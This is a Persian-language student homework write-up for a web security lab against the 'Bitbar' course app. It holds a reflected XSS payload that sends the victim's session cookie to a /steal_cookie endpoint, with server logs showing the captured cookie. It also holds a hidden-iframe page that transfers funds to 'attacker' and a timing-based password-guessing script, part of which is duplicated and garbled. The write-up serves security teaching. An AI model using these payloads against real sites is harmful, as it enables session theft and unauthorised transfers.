

به نام خدا

تمرین دوم

ایمان محمدی

۹۹۱۰۲۲۰۷

نیمسال پاییز ۱۴۰۳

سوال ۱، بخش ۱

آدرس URL‌ای که باید در مرورگر وارد بشه برای دزدیدن کوکی کاربر، این آدرس به همراه اسکریپت هست که باید البته اون رو در ادامه URL Encode کنیم چون نمی‌توانیم مستقیم داخل URL بذاریم و ممکنه کاراکترها با URL در تناقض باشند و این کار امنیست برای قرار دادن این آدرس در URL.

```
http://65.109.199.84:3000/profile?username=<script>

document.getElementsByClassName('error')[0].style.visibility = 'hidden';

const xhttp = new XMLHttpRequest();

xhttp.open('GET', 'http://65.109.199.84:3000/steal_cookie?cookie=' +
document.cookie.split('=')[1], true);


xhttp.send();

</script>
```


حالا از تگ script به بعد رو URL Encode می‌کنیم تا بتونیم اون لینک رو مستقیم وارد کنیم.
خروجی به این شکل می‌شه:

```
http://65.109.199.84:3000/profile?username=%3Cscript%3E%0Adocument.getElement
sByClassName%28%27error%27%29%5B0%5D.style.visibility%20%3D%20%27hidde
n%27%3B%0Aconst%20xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Axhttp.
open%28%27GET%27%2C%20%27http%3A%2F%2F65.109.199.84%3A3000%2Fsteal_
cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27%29%5B1%
5D%2C%20true%29%3B%0Axhttp.send%28%29%3B%0A%3C%2Fscript%3E
```

ابتدا در این صفحه register می‌کنیم:



در ادامه URL‌ای که بدست آورده بودیم رو وارد می‌کنیم در این صفحه:



در نهایت خروجی سرور بدین شکل می‌شود:

```
root@s697485: ~
POST /post_register 200 739.034 ms - 1296
GET /stylesheets/application.css 304 1.496 ms -
GET /stylesheets/pure-min.css 304 2.138 ms -
GET /images/background.jpg 304 0.823 ms -
GET /profile?username=%3Cscript%3E%0Adocument.getElementsByName%28%27error%27%29%5B0%5D.style.visibility%20%3D%20%27hidden%27%3B%0Aconst%20 xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Axhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Fsteal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27%29%5B1%5D%2C%20true%29%3B%0Axhttp.send%28%29%3B%0A%3C%2Fscript%3E 200 9.582 ms - 2270
GET /stylesheets/application.css 304 0.786 ms -
GET /stylesheets/pure-min.css 304 0.569 ms -
GET /images/background.jpg 304 0.474 ms -
GET /profile?username=%3Cscript%3E%0Adocument.getElementsByName%28%27error%27%29%5B0%5D.style.visibility%20%3D%20%27hidden%27%3B%0Aconst%20 xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Axhttp.open%28%27GET%27%2C%20%27http%3A%2F%2F65.109.199.84%3A3000%2Fsteal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27%29%5B1%5D%2C%20true%29%3B%0Axhttp.send%28%29%3B%0A%3C%2Fscript%3E 200 8.844 ms - 2274
GET /stylesheets/application.css 304 1.002 ms -
GET /stylesheets/pure-min.css 304 0.826 ms -
GET /images/background.jpg 304 0.597 ms -


eyJsb2dnZWRJbiI6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmrTzSI6IkltYW4iLCJoYXNoZWRQYXNzd29yZCI6IjcwZjU0ZDg5Y2M0MjQ2NDI4ZGZjYmE0NDkyMDU0MDA3MjBmMjQ4ZDcwNzA0N2NlNGFmN2YwZjhiYjQ1YTc3NTYiLCJzYwx0IjoiNmYyMTRkYWM2MjRmZDc0NTM4MDgxM2Q20DhizGJmZDI5ZDA0MjM3NWYwZjgwMGFl0DhiMWUzYzJlMGI0MmVkMCIsInByb2ZpbGUioiIiLCJiaXRiYXJzIjoxMDB9fQ

GET /steal_cookie?cookie=eyJsb2dnZWRJbiI6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmrTzSI6IkltYW4iLCJoYXNoZWRQYXNzd29yZCI6IjcwZjU0ZDg5Y2M0MjQ2NDI4ZGZjYmE0NDkyMDU0MDA3MjBmMjQ4ZDcwNzA0N2NlNGFmN2YwZjhiYjQ1YTc3NTYiLCJzYwx0IjoiNmYyMTRkYWM2MjRmZDc0NTM4MDgxM2Q20DhizGJmZDI5ZDA0MjM3NWYwZjgwMGFl0DhiMWUzYzJlMGI0MmVkMCIsInByb2ZpbGUioiIiLCJiaXRiYXJzIjoxMDB9fQ 200 11.260 ms - 1555
```

در واقع با درخواست زدن به profile و ست کردن username با مقدار مدنظر در script، کوکی session کاربر خروجی داده می‌شه و همچنین متن آبی هشدار دهنده که یک کاربر یافت نشد رو هم پنهان کردیم.

سوال ۱، بخش ۲

برای این سوال نیاز هست که از Firefox 93 استفاده کنیم ولی نیاز نیست اون رو نصب کنیم، کافیست تنظیمات امنیتی Firefox بروز شده رو تغییر بدیم و در این منو:



در بخش Cross Site Tracking Cookies، اولین آپشن منوی جدید رو بزنید و گزینه‌ی Custom رو انتخاب کنیم.

در ادامه باید یک iframe است کنیم که با استفاده از آسیب‌پذیری بخش قبل، یک اسکریپت بدون نمایش صفحه را بگیریم و در ادامه به اسکریپت چند ثانیه تأخیر اضافه می‌کنیم که آدرس صفحه را تغییر بده به صفحه‌ی مدنظر سوال. البته از اون‌جایی که سرور ریموت هم داریم، تأخیر رو بیشتر قرار می‌دمیم.

فایل html نهایی بدین شکل است:

```
<html>
  <head>
    <title>HW2 Q1 Section 2</title>
    <style>
      iframe {
        display: none;
      }
    </style>
    <script>
      setTimeout(() =>{
        window.location.replace('http://sharif.edu/~kharrazi/courses/40441-011/')
      }, 2000);
    </script>
  </head>
  <body>
    <iframe
      src="http://65.109.199.84:3000/profile?username=%3Cscript%3Efetch%28%27http%3
A%2F%2F65.109.199.84%3A3000%2Fpost_transfer%27%2C%7Bmethod%3A%27POST
%27%2Cheaders%3A%7B%27Content-Type%27%3A%27application%2Fjson%27%2C
%27Cookie%27%3Adocument.cookie%7D%2Cbody%3A%27%7B%22destination_user
name%22%3A%22attacker%22%2C%22quantity%22%3A10%7D%27%7D%29%3B%3
C%2Fscript%3E"
    ></iframe>
  </body>
</html>
```

حالا پس از باز کردن فایل `b.html`, خروجی بدین شکل می‌شود:



در نهایت با اجرای کد حمله، به صفحه‌ی <https://sharif.edu/~kharrazi/courses/40441-011> ری‌دایرکت می‌شیم.

سوال ۱، بخش ۳

در این بخش، با توجه به لغتنامه‌ی پسوردهای مشخص شده و همچنین تمپلت gamma_starter، کد رو پیاده‌سازی کرده و دستورات fetch را اضافه می‌کنیم. فقط حین تغییر، تگ‌های script و img را به شکل می‌نویسیم تا فیلتر بشن توسط کد. حالا کد نهایی بدین شکل می‌شود:

```
1  <span style='display:none'>
2  <Img id='passwordTest' />
3  <Script>
4  const passwordList = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345'];
5  let currentIndex = 0;
6  let testElement = document.getElementById('passwordTest');
7  let longestTime = 0;
8  let guessedPassword = '';
9  let startTime = new Date();
10
11 <div style='display:none'>
12   <Img id='passwordTest' />
13   <Script>
14     const passwordList = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345'];
15     let currentIndex = 0;
16     let longestTime = 0;
17     let startTime = new Date();
18     let guessedPassword = '';
19     let testElement = document.getElementById('passwordTest');
20
21     testElement.onerror = () => {
22       let elapsedTime = new Date() - startTime;
23       if (elapsedTime > longestTime) {
24         guessedPassword = passwordList[currentIndex - 1];
25         longestTime = elapsedTime;
26       }
27     }
28   </Script>
29 </div>
30   <Img id='passwordTest' />
31 </span>
```

در ادامه در صفحه‌ی Transfer سایت Bitbar که اینجا می‌شه:

The screenshot shows the Bitbar website interface. At the top, there's a large red logo with the word "Bitbar" and the tagline "The Crypto-Free Crypto Currency". Below the logo is a navigation bar with links for "Home", "Transfer", "Close", and "Profile". On the right side of the header, there's a user session indicator "Hi, userx" and a "Log out" button. The main content area has a light gray background with a subtle geometric pattern. It features a heading "Transfer Bitbars" and a message stating "You currently have 450 bitbars.". Below this, there are two input fields: "Transfer to" and "Amount", both represented by empty rectangular boxes. At the bottom of the form is a "Transfer" button. The overall design is clean and modern.

در قسمت Transfer to، همین کد مدنظر و در قسمت Amount هم عدد ۱۰ را وارد می‌کنیم.

خروجی سرور بدین شکل است:

```
Password: dragon, time elapsed: 2992
```

```
GET /steal_password?password=dragon&timeElapsed=2992 200 1.790 ms - -  
GET /logout 304 3.839 ms - -
```